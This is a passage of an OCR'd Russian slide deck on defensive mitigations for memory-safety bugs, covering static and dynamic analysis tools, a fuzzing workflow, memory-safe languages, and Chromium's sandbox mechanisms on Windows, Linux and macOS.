
Митигации

Инструменты	Google	Лаборатория Касперского
Статический анализ	clang tidy, Tricorder (infrastructure)	PVS, svace, clang tidy
Динамический анализ	clang sanitizers (asan, msan, ubsan, tsan, hwasan, kasan)	MS AppVerifier, MS DriverVerifier, Dr.Memory, clang/gcc sanitizers (asan, ubsan, tsan, ksan…), valgrind


Митигации

3. Фаззинг

Многократный перебор входных значений для поиска проблемной комбинации [7]



Митигации


1. Сборка с инструментацией
2. Подготовка корпуса данных
3. Запуск целевой программы под фаззером
4. Мутация данных
Ошибка
Нет
Да
Таймаут или количество циклов
Нет
Да
5. Откат окружения
6. Создание отчета

	Google	Лаборатория Касперского
Инструменты	AFL, libFuzzer, syzcaller	
Инфраструктура	ClusterFuzz, OSS Fuzz	Собственная ферма

Митигации


4. Безопасные языки

Разные языки предлагаю разные механизмы защиты памяти. Обратной стороной является производительность и гибкость

Examples of memory safe language include C#, Go, Java, Ruby, Rust, and Swift [1]

Другие ошибки:

1. Логика
2. Арифметика
3. Многопоточность
4. Работа с файлами
5. Работа с БД
6. Работа с сетью
7. Слабая криптография
8. Слабая энтропия случайных чисел
9. Небезопасное API
10. Подмена путей
11. Текстовые кодировки
12. ….




Митигации

5. Песочницы (sandbox)


Безопасные языки митигируют 70% уязвимостей, а есть ли способ митигировать 100%?
Можно попробовать!

Многопроцессная архитектура Chromium




Процессы Renderer, GPU, Network, Utility **запускаются в песочницах**, способ реализации которых зависит от ОС

Windows песочница [10]




1. **Restricted token** - используется при создании процесса, назначаются минимальные привилегии.
   - CreateRestrictedToken
   - CreateProcessAsUser(token, …)
2. **Job object** – накладывает дополнительные ограничения на процесс.
   - CreateJobObject
   - AssignProcessToJobObject(job, process)
3. **Alternate desktop** - запуск процесса в собственном рабочем столе, нельзя передать сообщения в другие рабочие столы
   - CreateWindowStation
   - CreateDesktop
   - SetProcessWindowStation
4. **The integrity levels** - набор SID и ACL, представляющих 5 уровней привилегий: untrusted, low, medium, high, system. Токен может читать объекты на более высоком уровне привилегий, но не писать (модель безопасности Биба). Процессы Renderers запускаются как untrusted, GPU – low
   - SetTokenInformation(SECURITY_MANDATORY_UNTRUSTED_RID)

Linux песочница [11]



1. **User namespaces** – базовый механизм контейнеризации (используется в процессах renderers, GPU):
   - clone(..., CLONE_NEWUSER | CLONE_NEWPID | CLONE_NEWNET)
2. **Seccomp-bpf** – фильтр syscall (используется в процессе GPU):
   - prctl(PR_SET_DUMPABLE)
   - prctl(PR_SET_SPECULATION_CTRL)
   - prctl(PR_SET_NO_NEW_PRIVS)
   - prctl(PR_SET_SECCOMP, SECCOMP_MODE_FILTER)
   - seccomp(SECCOMP_SET_MODE_FILTER , prog)

MacOS песочница [12]



Seatbelt (на основе модулей TrustedBSD)

- sandbox_init_with_parameters(profile)

Профиль это:

